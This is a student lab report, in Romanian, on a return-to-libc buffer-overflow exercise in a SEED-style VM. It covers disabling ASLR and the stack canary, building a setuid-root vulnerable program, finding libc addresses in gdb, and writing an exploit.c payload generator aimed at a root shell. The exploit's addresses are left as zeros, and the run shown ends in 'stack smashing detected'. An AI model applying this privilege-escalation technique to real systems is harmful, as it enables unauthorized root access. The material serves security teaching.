Universitatea Politehnica Timișoara
Facultatea de Automatică și Calculatoare

Proiect *SSC*

Student:

Brînzan Ionuț-Alexandru

Anul 2 Ingineria Sistemelor

Sgr:1.2

An universitar 2024-2025

Semestrul II

Pasul I:

Deschidem terminalul în folderul cu programele C pe care urmează să le creem

Trebuie să oprim metodele de contramăsură și să dezctivăm protecția de securitate care previne buffer overflow.

Dezactivare Address Space Layout Randomization (ASLR)

```
[05/21/25]seed@VM:~/.../programe c$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Dezactivăm StackGuard (canary) pentru cand vom compila programul folosim comanda:

-fno-stack-protector alaturi de comanda gcc pentru codul retlib.c. Dezactivează detecția buffer overflow.

Trebuie să ne asigurăm că stiva este neexecutabilă, cand compilăm adăugăm **-z noexecstack.**

Stimulează protecția din viața reală de care trecem cu Return-to-libc. Folosim comanda:

```
[05/21/25]seed@VM:~/.../programe c$ sudo ln -sf /bin/zsh /bin/sh
[05/21/25]seed@VM:~/.../programe c$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 May 21 06:18 /bin/sh -> /bin/zsh
```

Pentru a indrepta comanda către un shell fara apărare. Acum system(("/bin/sh") va da rădăcina. (am folosit comanda: ls -l /bin/sh pentru verficare)

Pasul II:

Pregătim ținta pentru atacul nostrum (retlib.c) Compilăm codul cu comezile:

gcc -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c sudo chown root retlib

sudo chmod 4755 retlib

```
[05/21/25]seed@VM:~/.../programe c$ gcc -DBUF_SIZE=12 -fno-stack-protector -z n
oexecstack -o retlib retlib.c
[05/21/25]seed@VM:~/.../programe c$ sudo chown root retlib
[05/21/25]seed@VM:~/.../programe c$ sudo chmod 4755 retlib
[05/21/25]seed@VM:~/.../programe c$ ls -l retlib
-rwsr-xr-x 1 root seed 7516 May 21 06:48 retlib
```

TASK 1:

Pentru a afla adresa unei funcții libc, poți utiliza următoarele comenzi gdb (a.out este un program arbitrar):

```
compilation terminated.
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc -o retlib retlib.c
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$
```

```
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
(gdb) ff
Undefined command: "ff".  Try "help".
(gdb) help
List of classes of commands:

aliases -- Aliases of other commands
breakpoints -- Making program stop at certain points
data -- Examining data
files -- Specifying and examining files
internals -- Maintenance commands
obscure -- Obscure features
running -- Running the program
stack -- Examining the stack
status -- Status inquiries
support -- Support facilities
tracepoints -- Tracing of program execution without stopping the program
user-defined -- User-defined commands

Type "help" followed by a class name for a list of commands in that class.
Type "help all" for the list of all commands.
Type "help" followed by command name for full documentation.
Type "apropos word" to search for commands related to "word".
```

```
Type "help" followed by a class name for a list of commands in that class.
Type "help all" for the list of all commands.
Type "help" followed by command name for full documentation.
Type "apropos word" to search for commands related to "word".
Command name abbreviations are allowed if unambiguous.
(gdb) run
Starting program: /home/onworks/Desktop/si/retlib
Returned Properly
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
```

```
(gdb) break main
Breakpoint 1 at 0x804858e
```

```
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e379d0 <__GI_exit>
(gdb)
```

```
(gdb) p quit
$3 = {__sigaction_handler = {sa_handler = 0x0, sa_sigaction = 0x0}, sa_mask = {__val = {
      0 <repeats 32 times>}}, sa_flags = 0, sa_restorer = 0x0}
(gdb)
```

TASK 2:

Plasarea șirului " /bin/sh " în memorie Una dintre provocările în acest laborator constă în plasarea șirului "/bin/sh" în memorie și obținerea adresei acestuia. Acest lucru poate fi realizat utilizând variabilele de mediu. Când un program C este executat, acesta mosteneste toate variabilele de mediu de la shell-ul care îl execută. Variabila de mediu SHELL indică direct către /bin/bash și este necesară pentru alte programe, deci introducem o nouă variabilă de shell numită MYSHELL și o facem să indice către zsh.

export MYSHELL=/bin/sh Vom utiliza adresa acestei variabile ca argument pentru apelul la funcția system(). Locația acestei variabile în memorie poate fi ușor determinată utilizând următorul program:

```
(gdb) q exit
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ export MYSHELL=/bin/sh
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ env | grep MYSHELL
MYSHELL=/bin/sh
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc printenv printenv.c
```

```
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~$ cd
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~$ cd /Desktop/si/
bash: cd: /Desktop/si/: No such file or directory
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~$ cd Desktop/si/
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc -o printenv printenv.v
gcc: error: printenv.v: No such file or directory
gcc: fatal error: no input files
compilation terminated.
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc -o printenv printenv.c
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$
```

```
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc -o printenv printenv.c
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ ./printenv
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$
```

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{

char *shell =getenv("MYSHELL");
if(shell)
printf("%x",(unsigned int)shell);
return 0;
}
```


TASK 3:


Trebuie să stabilești valorile pentru acele adrese, precum și să afli unde să le stochezi. Dacă calculezi greșit locațiile, atacul tău s-ar putea să nu funcționeze. După ce ai finalizat programul de mai sus, compilează-l și rulează-l; acesta va genera conținutul pentru "badfile". Rulează programul vulnerabil "retlib". Dacă exploatarea ta este implementată corect, atunci când funcția "bof" se termină, aceasta va sări la funcția libc "system()" și va executa "system("/bin/sh")". Dacă programul vulnerabil rulează cu privilegii de root, la acest punct vei obține un shell de root. Trebuie menționat că funcția "exit()" nu este foarte necesară pentru acest atac; totuși, fără această funcție, când "system()" se întoarce, programul s-ar putea să se prăbușească, ceea ce ar putea stârni suspiciuni.

exploit.c (~/Desktop/sl) - gedit

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{

char buf[40];
FILE *badfile;
badfile= fopen("./badfile","w");
long sh_adr=0x00000000;
long system_adr=0x00000000;
long exit_adr=0x00000000;
int X=0;
int Y=8;
int Z=16;

*(long*) &buf[X]=sh_adr;
*(long*) &buf[Y]=system_adr;
*(long*) &buf[Z]=exit_adr;
fwrite(buf,sizeof(buf),1,badfile);
fclose(badfile);


return 0;
}
```


Home
Desktop
Documents
Downloads
badfile
exploit
exploit.c
printenv
printenv.c
retlib
retlib.c
onworks@onworks-Standard-PC-i440FX-PIIX-1996: ~/Desktop/si
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc -o exploit exploit.c
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$


Pictures
onworks@onworks-Standard-PC-i440FX-PIIX-1996: ~/Desktop/si
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc -o exploit exploit.c
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ ./exploit
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$


badfile - LibreOffice Writer
natted Text
Liberation Mono
10


onworks@onworks-Standard-PC-i440FX-PIIX-1996: ~/Desktop/si
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ gcc -o exploit exploit.c
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ ./exploit
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted (core dumped)
onworks@onworks-Standard-PC-i440FX-PIIX-1996:~/Desktop/si$

Această atacare poate ocoli un sistem de protecție existent implementat în sistemele de operare Linux majore. O modalitate obișnuită de a exploata o vulnerabilitate de tip buffer-overflow este de a depăși capacitatea bufferului cu un shellcode malicios și apoi de a determina programul vulnerabil să sară la shellcode-ul stocat în stivă. Pentru a preveni acest tip de atac, unele sisteme de operare permit administratorilor de sistem să facă stivele neexecutabile; astfel, sărind la shellcode va determina programul să eșueze. Din păcate, schema de protecție menționată mai sus nu este infailibilă; există o variantă a atacului de tip buffer-overflow numită atacul return-to-libc, care nu are nevoie de o stivă executabilă; nici măcar nu utilizează cod shell. În schimb, acesta determină programul vulnerabil să sară la un anumit cod existent, cum ar fi funcția system() din biblioteca libc, care este deja încărcată în memorie.

Ubuntu și alte distribuții Linux au implementat mai multe mecanisme de securitate pentru a dificulta atacul de tip buffer-overflow. Pentru a simplifica atacurile noastre, trebuie să le dezactivăm mai întâi.